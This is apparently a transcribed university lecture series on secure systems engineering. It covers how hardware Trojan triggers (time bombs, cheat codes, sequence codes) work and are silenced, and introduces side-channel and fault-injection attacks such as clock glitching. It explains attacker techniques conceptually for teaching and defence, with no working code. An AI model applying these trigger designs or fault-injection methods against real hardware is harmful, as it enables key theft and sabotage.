So, if we look at this more in detail about how a ticking time bomb's trigger would be designed the design would look something like this. So, there would be an input to the device over here so

this input could be either say data or anything else which is specified by the user. This would go through the standard logic which is supported by the hardware device and then the output goes. The hardware Trojan in such a scenario would look something like this. We would have a counter over here which possibly gets incremented at every clock pulse and furthermore this counter is compared with the triggered value.

For example, let us say that the attacker has designed the hardware trigger so that it gets activated after a year. So this means that at regular intervals as the counter is incremented the comparator would check the number of clock cycles that elapsed or the number or amount of time that elapse and typically would give a value of zero after right amount of period has elapsed the comparator would provide an output of 1. Side by side there is a malicious logic which performs for example leaks the secret input through a multiplexer so in the general operation the comparator would give an output of zero which would mean that the original logics result is sent to the output.

On the other hand when the right amount of time has elapsed the comparator would give you an output of 1 which causes the multiplexer to switch the output from that of the malicious logic, therefore when the comparator provides an output of 1 that is after the specified time has elapsed then the payload corresponding to this malicious logic gets executed and secret or sensitive data is leaked to the output. Now in order to silence ticking time bomb what we first assume is something known as an epoch duration. Now this duration could be anywhere say from 1 week, few days or even a month and what we assume here is that this during this epoch period we have extensively tested the entire design so that no hardware Trojans get triggered within this a particular epoch period.

Now beyond this epoch period we are not certain whether a hardware Trojan may get triggered or not. So, in order to silence this ticking time bomb what we do is that at periodic intervals of time at periods equal to that of an epoch we reset the entire circuit that is we reset the power of the circuit. So, by doing so what would happen is that the counter which is counting the time elapsed and is part of the hardware Trojan would also get reset. So, therefore the maximum count that is permissible by this counter is upto the epoch. Now since we reset the power at the end of the epoch the counter would reset and start counting gain to zero.

Now based on our assumption and the extensive testing that there are no hardware Trojan that can be triggered with a time less than an epoch resetting this circuit would prevent any Trojan from being triggered. However, resetting the circuit in the middle of its operation has its own hurdles.

(Refer Slide Time: 09:24)

Silencing Ticking Timebombs

- Power Resets : flush pipeline, write current IP and registers to memory, save branch history targets

- Power to modules is reset periodically
 - Time period = $N - K$ cycles
 - N = Validation epoch
 - K = Time to restart module operation

- Forward progress guarantee
 - Architectural state must be saved and restored
 - Microarchitectural state can be discarded (low cost)
 - e.g., branch predictors, pipeline state etc.,

63

So, resetting would imply that we would need to flush the pipeline we need to save the current state of the entire system so that when the power is turned on again the hardware device can actually continue to execute from where it had stopped. The various components within the hardware such as register, branch history targets and so on would require to be saved.

(Refer Slide Time: 09:53)

Silencing Ticking Timebombs

- Can trigger be stored to architectural state and restored later
 - Unit validation tests prevent this
 - Reason for trusting validation epoch
 - Large validation teams
 - Organized hierarchically
- Can triggers be stored in non-volatile state internal to the unit?
 - Eg. Malware configures a hidden non-volatile memory
- Unmaskable Interrupts?
 - Use a FIFO to store unmaskable interrupts
- Performance Counters are hidden time bombs

64

Now what we will now discuss is whether there is a way to bypass such protection mechanism, is there a way an attacker could still trigger Trojans payload at a time which is even greater than an epoch even with the resets that are present. So, one thing that the attacker could do is that periodically the attacker could actually store the counter in a memory location. So this memory location we can assume is non-volatile and what we could actually do is that when the power is restarted the first thing the counter would do is to restart from the stored value this way potentially the attacker could cost the counter to count 2 value which is greater than the epoch time.

So in order to do this what the attacker would need is that some amount of non-volatile memory or flash memory to be present within the IC so the attacker could for example add a few cells of flash within the hardware design and use this malicious flash to store the intermediate counter values. One thing that can be done to actually prevent this is to repeatedly turn the device on and off for example this can be done by say connecting the clock source to the power source therefore the device is continuously and at a very high rate turned on and off and what would happen if there are flash memories present is that the flash memories would get destroyed.

Thus, even if the attacker decides to add flash and store the intermediate counters in this non-volatile memory the flash would get destroyed by this repeated turning on and turning off the device. Another potential way to bypass this protection mechanism for a ticking time bomb is to write this intermediate value of the counter into some memory location in the RAM for instance and after the reset assuming that the RAM value has not decayed however aspect such as


unmaskable interrupts could actually make designing such a mechanism quite difficult so in order as we know unmaskable interrupts cannot be blocked and if an unmaskable interrupt occurs during the time when the device is turned off or when the power reset is being done then that interrupt would get lost.

In order to prevent this what needs to be done is a FIFO can be used which would temporarily store the unmaskable interrupts during this power reset time. Other aspects which may make things difficult is the performance counters which may also be a source of time bombs.

(Refer Slide Time: 12:50)

Cheat Codes

- A special value turns on malicious functionality
 - Example: Oxcafefbeef




65

Another way to trigger Trojans is by something known as cheat codes so with a cheat code the specific input for example 0x0XCAFEBEEF when given to the trigger circuit would activate at the trigger circuit which in turn would then activate the payload of the hardware Trojan. Now we have seen examples of this in the previous videos we had seen how when a specific address is present in the input this specific address would then set a trigger value to 1 which would then switch a multiplexer to leak sensitive data to the output.

(Refer Slide Time: 13:29)

Cheat Codes

- Example: Oxcafefbeef




66

A typical cheat code type of hardware Trojan would look something like this we have a input over here and the attackers specific cheat code is stored over here. So, for each input that comes there is a comparison done between the cheat code stored and a output of 0 or 1 is then obtained. So for inputs which are not equal to that of the cheat code the multiplexer would chose the original logic as the output and the results would work as normal and when the input is equal to that of the cheat code the multiplexer would then switch to the malicious logic and then the secret information get can get leaked out. So how would one actually prevent hardware Trojans from the activated with cheat codes.

(Refer Slide Time: 14:21)

Hardware Trojan Silencing (with Obfuscation)




67

So, one way is to make sure that the cheat code set by the attacker is never obtained as per his wishes. So for example if we have an encryptor module over here any input which is given first get encrypted or in other words gets obfuscates to some other value then the hardware module works on this encrypted data and then there is a decrypted module and obtained a current correct output. So, note first that since every encryptor there is also a decryptor at the output the results should always be correct and secondly also note that this obfuscation of the inputs would prevent the cheat code from activating the trigger.

For example if the cheat code is a 0xCAFEBEEF we have 0xCAFEBEEF stored over here now what the attacker would expect is that when he gives an input equal to 0xCAFEBEEF it would change the comparators output to 1 and forcing the malicious logic to be activated and change the output results. Now what we have done is we have introduce an encryptor over here which essentially obfuscates the input and 0xCAFEBEEF when supplied as an input is actually mapped to some other totally different value and therefore will not match the cheat code which is stored and therefore the attacker will not be able to control this multiplexer as per the wishes.

(Refer Slide Time: 15:56)




So one ideal way to build such data of obfuscation is by a technique known as Homomorphic Encryption this technique was actually proposed by Craig Gentry in 2009. So, here what happens is that the memory controller is assumed to be able to work on encrypted data provide inputs for example S, 5 and 7 it gets encrypted using the homomorphic encryption and then the memory

controller will be able to function on this encrypted data and then provide its result. The decryptor would then be able to decrypt and get the correct values for the inputs. However homomorphic encryption is quite difficult to achieve in practice especially for this kind of uses and therefore we would require alternate options.

(Refer Slide Time: 16:55)

Data Obfuscation



70

So, what was proposed in the paper was to actually divide the type of operations into non-computational and computational. So, hardware components such as routers, interconnects memory, cache memories, buffers, registers and so on are non-computational hardware entities. So, these are non-computational because it does these do not actually modify the data but rather they just either store the data or just route the data to specific locations or just provide a look up so on. So, providing data obfuscation with such non-computational hardware units is quite easy all that is required is just an EX-OR at the input with some secret data.


So, this EX-OR would then map specific input to something which is totally different and similarly anything which is stored over here that same secret is EX-OR back to obtain the corresponding output. So, for example if we have this memory controller what we could possibly do is if your input is 5 you EX-OR it with a certain specific key and obtain a value of 8. So, similarly by EX-ORING again the output 8 with that same key you re-obtain 5. In a similar way by taking the input 7 encrypting it with a specific key and obtaining 4 and at the other end when we have 4 we decrypt it with the same key to obtain back the 7.

So, this would prevent the triggers now let us say that if in this memory controller there is a hardware Trojan which is based on this cheat code and let us assume that the cheat code has a value of let us say 5. Now, when the attacker sends a value of 5 hoping that the trigger would

get activated it will not in this case because in fact the value of 5 is getting encrypted to 8 and therefore will not actually activate the trigger.

(Refer Slide Time: 19:06)

Data Obfuscation (Computational Case)




71

Now achieving Data Obfuscation for the computational case is far more difficult. Now, if we have a module which actually computes something for example it would be ALUs, FPUs, decoders or any other custom logic it is actually very difficult to obfuscate these things, and this has to be done on a case to case basis. For example, if there is an ALU and within the ALU there is let us say a multiplier now we would require to obfuscate the inputs to the multiplier and remove the obfuscation at the end so that the original results are obtained. So, this is not very easy and has to be done on our case to case spaces.

(Refer Slide Time: 19:49)

Sequence Cheat Codes

- A set of bits, events, or signals cause malicious functionality to turn on
 - Example: c, a, f, e, b, e, e, f




72

Another way triggers can be built is by sequence cheat codes for example if particular sequence such as 0xCAFEBEEF is obtained in specific sequence only then this particular Trojan if it is present in this hardware unit it would get activated. So we had seen examples of this sequence cheat code in the first lecture on hardware Trojans and we had seen how a state machine would be maintained by the hardware Trojan to identify transitions whenever these specific inputs are obtained and eventually move the trigger from a 0 to a 1 and thereby by forcing the payload to be activated and secret information leaked out.

(Refer Slide Time: 20:40)

Sequence Breaking (Inserting events)



74


So one way by which we can break this sequence based cheat codes is by reordering assuming that there is no dependency between these various inputs and any input in can independently come at any time if we break these inputs for example if the inputs provided in A, B and C order which is reordered the inputs like this into A C and B and feed it here and we reorder the results back after the computation is done. So why would this thing work? Let us say that the attacker has kept sequence cheat code as A B and C now the attacker is sending A B and C as the input and is hoping to hoping that this sequence of cheat codes would trigger the hardware Trojan and thereby the payload.

So internally this trigger will occur by the state machine which moves due to A then to B and then finally to C and moving to in this sequence would then cost the trigger to be activated. Now since we have reordered these inputs from A B C to A C B this state machine will never reach its final state and therefore the trigger will never get activated and therefore the payload will be non-functional. Another way to handle this sequence cheat codes is by arbitrarily inserting some random inputs so for example over here given the input is A B and C and the attacker is actually waiting specifically for A to occur then B and then finally C in consecutive cycles inserting a random input D would actually break this sequence and then prevent the hardware Trojan from being activated.

So, designing circuits or systems keeping in mind these hardware Trojans and the way a Trojans triggers can be designed could drastically reduce the cases where Trojans can be activated in particular hardware module. However, as we have seen there are many cases or many circuits where making such designs is incredibly difficult to do.

(Refer Slide Time: 23:04)

Catch All (Duplication)



Expensive:
Non-recurring : design; verification costs due to duplication
Recurring : Power and energy costs

75

In such cases the worst case situation is where we could actually have two units possibly designed independently and both inputs are sent into both of these units and verified at the output. So, for example we have a very complicated circuit over here let us say for example cryptographic algorithm and we want to ensure that this cryptographic algorithm does not have any Trojans.

What we could do is we could design completely independently another unit, A' and possibly just fabricated this unit in a totally different environment and feed the same inputs to both this units. So, both this units perform exactly the same functionality and if there is no Trojan that is present would give the same output. Now if for example we provide a specific input specific time or a specific cheat code which triggers a functionality in one of this units then the results would be different between unit A and unit A' and as a result this checker over here would identify the difference and then stop the execution form occurring. Thank you.

References:

1. [Silencing Hardware Backdoors](#)
2. [Homomorphic Encryption](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Side Channel Analysis

Hello and welcome to this video lecture in the course for Secure Systems Engineering. In this particular video lecture we will be looking at a brief introduction to Side Channel Analysis. So this video lecture assumes that you have decent background about the AES block cipher and you also know a little bit about the RSA public key cryptosystem. So what we will see in this lecture is how we could use a few tricks to break these extremely strong algorithms.

(Refer Slide Time: 00:47)

**Modern ciphers designed with
very strong assumptions**

- **Kerckhoff's Principle**
 - The system is completely known to the attacker. This includes encryption & decryption algorithms, plaintext
 - only the key is secret
- Why do we make this assumption?
 - Algorithms can be leaked (secrets never remain secret)
 - or reverse engineered

Mallory's task is therefore very difficult....



To actually start off with, the modern block ciphers are designed with very strong assumptions so they are in fact designed with the assumption that an attacker could know everything about the algorithm except the secret key. For instance, attacker would know the entire encryption algorithm the entire decryption algorithm and we also assume at the design time the attacker would be able to determine what the plain text is and the corresponding cipher text. Stronger assumptions are also done where we make the assumption that the attacker also can choose the plain text that he wants to encrypt or in other circumstances choose the cipher text that he wants to decrypt. The only thing that is unknown in all of this is the secret key.

Now the goal of the attacker over here is to be able to manipulate the plain text, cipher text choose different plain text choose different cipher text with the objective of identifying what the secret key is. The whole idea is that if the secret key is determined then subsequent cipher text

based on that algorithm and the that specific secret key can be easily decrypted why exactly do we make such an assumption? So, we make these assumptions because it is very difficult to keep things a secret, so we want to actually minimize the amount of information that is kept secret.


For example if we use an encryption or a decryption algorithm and we assume that the attacker does not know about this algorithm and we base our entire security on this particular assumption it may be possible that attackers actually learn about this algorithm and how it actually functions or is able to actually reverse engineer the specific algorithm. An interesting case study is about the two stream ciphers A5/1 and A5/2 which pair initially kept secret. Now so various researchers have figured out how A5/1 and A5/2 there is a combination of leaked information about this algorithm plus reverse engineering and eventually after a few years the attackers were able to identify how exactly this algorithms function and they would be able to create crypt analytic attacks which can break these algorithms.

So, this was in the late 90's and early 2000's where both A5/1 and A5/2 were actually broken and it eventually resulted in a new cipher known as the A5/3 that was designed. Now all ciphers that we use today in practice are designed with this assumption so ciphers such as the AES, RSA, A5/3 and so on are designed with the assumption that the attacker knows the complete algorithm for encryption, decryption and can choose plain text and cipher text and the only secret is the secret key. Inspite of all these assumptions the ciphers are designed in such a way that it any attack would be extremely inefficient to develop.

(Refer Slide Time: 04:10)

Security as strong as its weakest link

- Mallory just needs to find the weakest link in the system
....there is still hope!!!



However what we will see today is that security is as strong as it is weakest link so we see that it may not be always required for attackers to break the algorithms but just find one weak link in the entire system and utilize that particular weak link to break the cipher.


(Refer Slide Time: 04:32)

Side Channels



So the weak link that we actually look is known as side channels. As we see in this very common figure is that if an attacker cannot go through the right way then what he could possibly use is a side channel and use some indirect information to actually break the specific cipher.

(Refer Slide Time: 04:51)




So will take a small example of what a side channel attack is in a very abstract way, a side channel not only targets the algorithm that is used for encryption or decryption but also targets the implementation of that particular algorithm. So for example if we consider to people Alice and Bob and they are using a specific encryption algorithm to communicate with each other what a side channel attacker would use is the implementation of that particular algorithm this is due to the fact that this is for example let us say that Alice is using a mobile phone like this to speak to bob so a side channel attacker would keep track of the side channel information that is leaking from this particular device.

Using the side channel information the attacker would be able to identify the secret key that was used in the communication between Alice and Bob. So over the last 20 to 25 years there have been a large number of different side channel that have been used to break cryptographic ciphers so most common ones of them are power consumptions that is an attacker if he has position of this particular device or is able to gather the power consumed by that device then the attacker would be able to gain information about the computations that the device performs.

The basic fact over here is that the power consumed by this particular device is correlated with the operations that the device does. So for example some operations say a load instruction or a store instruction would take considerably more power compared to other instructions such as a simple move or an addition and so on. Other side channels which are very popular are radiation

based side channels as well as execution time. So, we had seen such a side channel in the previous video where we seen how cryptographic cipher can be broken by monitoring the execution time for that particular cipher. So, in today's video lecture we will be looking at another form of side channel attack known as a fault attack.

(Refer Slide Time: 07:22)



So here is a very simple example of how a fault attack would look like so we have Alice who wants to encrypt this message attack at dawn so she is using a particular encryption algorithm who's secret key is 00111, now this encryption algorithm is executing on a device like this and this device would essentially use the message which Alice wants to encrypt and the corresponding secret key and pass it to an implementation of this encryption algorithm. Now as this implementation is executing within this device we have an attacker who is monitoring the device side channel.

So in this particular case the attacker we assume has used an antenna or has been able to tap into the power consumed by this device and monitor dynamically the radiation or other side channels such as the power consumed by this device. So for example over here this particular part of this figure shows dynamically the radiation from this device. So what we see over here is that the radiation differs depending on what bit of the secret key is being executed. So if you see look at this part of this waveform and compare it with this part what we see is that the glitches are very thin over here while over here we have longer glitches.

By using this fact the attacker could monitor or distinguish between a zero that has been used in the secret key and a one that is being used thus by just by monitoring this particular device radiation an attacker would be able to identify whether a key bit was 0 or a key bit is 1 this is known as a simple power attack and was actually demonstrated in the mid 90's and since then there have been a lot of different counter measures for this specific attack and also popular devices like the ones we see today can easily prevent such an attack. However there have been many more, more sophisticated attacks which are far more difficult to actually prevent.

(Refer Slide Time: 09:41)

Types of Side Channel Attacks

	Passive Attacks The device is operated largely or even entirely within its specification	Active Attacks The device, its inputs, and/or its environment are manipulated in order to make the device behave abnormally
Non-Invasive Attacks Device attacked as is, only accessible interfaces exploited, relatively inexpensive	Side-channel attacks: timing attacks, power + EM attacks, cache trace	Insert fault in device without depackaging: clock glitches, power glitches, or by changing the temperature
Semi-Invasive Attacks Device is depackaged but no direct electrical contact is made to the chip surface, more expensive	Read out memory of device without probing or using the normal read-out circuits	Induce faults in depackaged devices with e.g. X-rays, electromagnetic fields, or light
Invasive Attacks No limits what is done with the device	Probing depackaged devices but only observe data signals	Depackaged devices are manipulated by probing, laser beams, focused ion beams

There are different types of side channel attacks some are non-invasive like the power electromagnetic radiation and the timing attacks are all examples of non-invasive passive attacks. So, these attacks are passive because the attacker is passively monitoring the side channels that are emitted from the device. On the other hand the attacks that we would actually look at today are known as non-invasive active attacks. So these attacks popularly known as fault attacks would modify the device functionality in order to glean secrets secret information. So these attacks are what we are going to look at in this video lecture so let us look at what fault injection attacks are.

(Refer Slide Time: 10:36)

Fault Attacks


- Active Attacks based on induction of faults
- First conceived in 1996 by Boneh, Demillo and Lipton
- E. Biham developed Differential Fault Analysis (DFA) attacker DES
- Optical fault induction attacks : Ross Anderson, Cambridge University – CHES 2002

So just to give a brief background fault injections attacks are active attacks where faults are induced in a device while it is actually computing a cryptographic function for example while an encryption is being executed by the device an attacker would induce a fault into the device and manipulate the device operation what would happen when the fault is injected is that a certain paths during the execution would get modified or skipped and as a result the output from the encryption or the decryption would be incorrect.

Now the attacker would then use this incorrect output to gain secret information about the secret key. So this attack was first conceived in 1996 by Boneh, Demillo and Lipton in a very popular attack on RSA. Later on, Biham actually developed differential fault analysis attack on the block cipher desk and also there were other different types of fault attack like the optical fault induction attacks by Anderson which was published in CHES-2002.

(Refer Slide Time: 11:57)

Illustration of a Fault Attack




So, the basic idea of a fault attack is something like this, the assumption is that the attacker has in position a device now this device for the attacker is like a black box internally it has an encryption algorithm which is stored inside the device. Now the attacker is able to send messages which we now call as plain text trigger this encryption algorithm to execute and also collect the cipher text the objective of the attacker is to somehow extract the secret key which is stored inside the device. So what the attacker would do is that first of all he would fabricate some particular message and pass it to the device and force the device to create an encryption so the encryption would the message will pass through the encryption algorithm which is implemented in the device and would give you cipher text we call this particular cipher text as a fault free cipher text.

Next what the attacker does he is that he sends the same message the same plain text through the same encryption algorithm in the device but this time as the device is encrypting that particular message the attacker would induce a fault in the execution what the fault would do, is that it would toggle a few bits during the computation or it would skip a few instructions or it would manipulate what operation is being executed during the execution. As a result of this error or this fault that is induced the cipher text that is obtained would be incorrect thus the attacker would have a faulty cipher text which looks different from the original fault free cipher text.

So we have two cipher text a fault free cipher text and a faulty cipher text and both the cipher text are essentially different. Now the attacker would analyze the fault free cipher text and the faulty cipher text and from this derive the secret key so there are essentially two things to look over here first is how would the attacker induce the fault during an encryption? And secondly how would the attacker identify from the faulty cipher text and the fault free cipher text what the secret key is?

(Refer Slide Time: 14:26)

How to achieve fault injection




In order to actually inject the fault there have been several ways proposed in the literature some of them are extremely cheap and you could actually be able to do it with less than a 1000 dollars, while other techniques were fault injection are much more expensive. So the expensive ways would look something like this where we would have a laser so we would place the device which the attacker is interested in the laser and fire laser at this specific device. Now this laser when it is pointed to a specific to the device would toggle some bits during the computation of the cipher and thus induce the fault. Similarly a fault can also be induced by injecting glitches in the power consumption or by having a glitch in the clock source for that specific device. So what happens when we have a glitch in the power consumption is that this glitch or this glitch can again toggle the device state resulting in a wrong or faulty computation.

Similarly a glitch in the clock source for the device can create a setup or a hold violation injecting a fault into the operation of that device. There are other techniques which also have

been experimented with such as the use of temperature increasing the temperature of a device as we know would cost induce faults in the device however as the experiment show injecting faults using temperature is more difficult to achieve compare to the other techniques of power glitching or clock glitching.

(Refer Slide Time: 16:14)

Fault Injection Using Clock Glitches



So this is an example of fault injection using clock glitching so what we have here is an AES implementation. Now this AES implementation takes a plain text and the secret key and gives you a cipher text. Now this AES implementation also takes as input a clock source as well as a reset signal. Now in order to induce a fault at a specific time during the execution of this AES what we do is we have a multiplexer which multiplexes between a slow clock and a fast clock. So whenever an attacker wants to induce a fault he would change the value of this select line for this multiplexer from 0 to 1 and thereby inducing a fault. So what would typically happen in the nominal operation of this device is that we would have a slow clock which is passed through so this means that the select line for this multiplexer is zero and therefore you would have a slow clock passing through this and AES is operational on a slow clock.

Now when the attackers switches to 1 so momentarily we would have a fast clock that is pushed into the AES clock input and momentarily the AES is functioning at a very high rate using the fast clock. So this fast clock violates setup and hold times of various gates in this AES circuit resulting in a faulty output. Now this faulty output hen propagates to the output of this AES

hardware resulting in a faulty cipher text. So this particular figure over here shows the effect of a fault so as we if you highlight on this particular area we see that it has a value of 0x2829E so this is the result when there is no fault which is when present now if we just inject a fault due to things like a clock glitching what we see is that this value of 282 gets modified to 292 so what we observe here is that one bit has actually toggled.

So instead of 8 over here it has become a 9 indicating that the LSB bit of this particular nibble has actually been modified and this modification has occurred due to the fault that has been induced.

(Refer Slide Time: 18:48)

Fault Models

- **Bit model** : When fault is injected, exactly one bit in the state is altered
eg. 8823124345 → 88~~3~~3124345
 - **Byte model** : exactly one byte in the state is altered
eg. 8823124345 → 883~~6~~124345
 - **Multiple byte model** : faults affect more than one byte
eg. 8823124345 → 883~~6~~124333
- 
- Attack easiness
Practical

Fault injection is difficult.... The attacker would want to reduce the number of faults to be injected

So there are various different types of fault models the most common one is the bit fault model so we have seen a bit fault model over here where exactly one single bit has been modified a bit fault model as an example is seen over here you have a state in the cipher which has a value 8823124345 in the bit fault model we assume that the attacker is very precisely be able to inject a fault rather one bit over here as just been modified by a single bit.

So for instance over here 23 has now become 33 that is 1 bit that has modify the state of the cipher so we call this as a bit fault model. Another fault model is known as the byte fault model here what we assume is that 1 byte in this entire state has been modified so we have like 8823124345 which has changed to 8836124345 essentially this 23 has become 36 so the

assumption here is that within this specific byte of 23 it could change to any of the other 255 different values but the other bytes like 88 12 43 and 45 are not affected by the fault.

Third fault model which is the most practical of all is the multiple byte fault model. Here we see that the fault is not restricted to a single byte but rather it could actually spread to more than 1 byte so in this particular example what we see is that 23 has become 36 similarly 45 has changed to 33 due to this multiple faults. These fault models actually influence the complexity and power of the attacker now if an attacker is able to inject a bit fault that is precisely change exactly 1 bit in the fault then the attack becomes extremely easy.

On the other hand actually injecting such a bit fault is extremely difficult in practice, on the other hand injecting multiple byte faults is much far more easier and the attacker would be able to inject such multiple byte faults far more easily however extracting secret information using a multiple byte fault is more difficult. What we see over here is that as we move from the multi byte fault to a bit fault model the attack becomes much easy. On the other hand, the practicality of the attack starts to reduce. So, attacks which use the multiple byte model is more practical compare to the attacks which use bit fault model, this is due to the fact that it is easier to inject faults in multiple bytes then to inject faults in precisely one single bit.

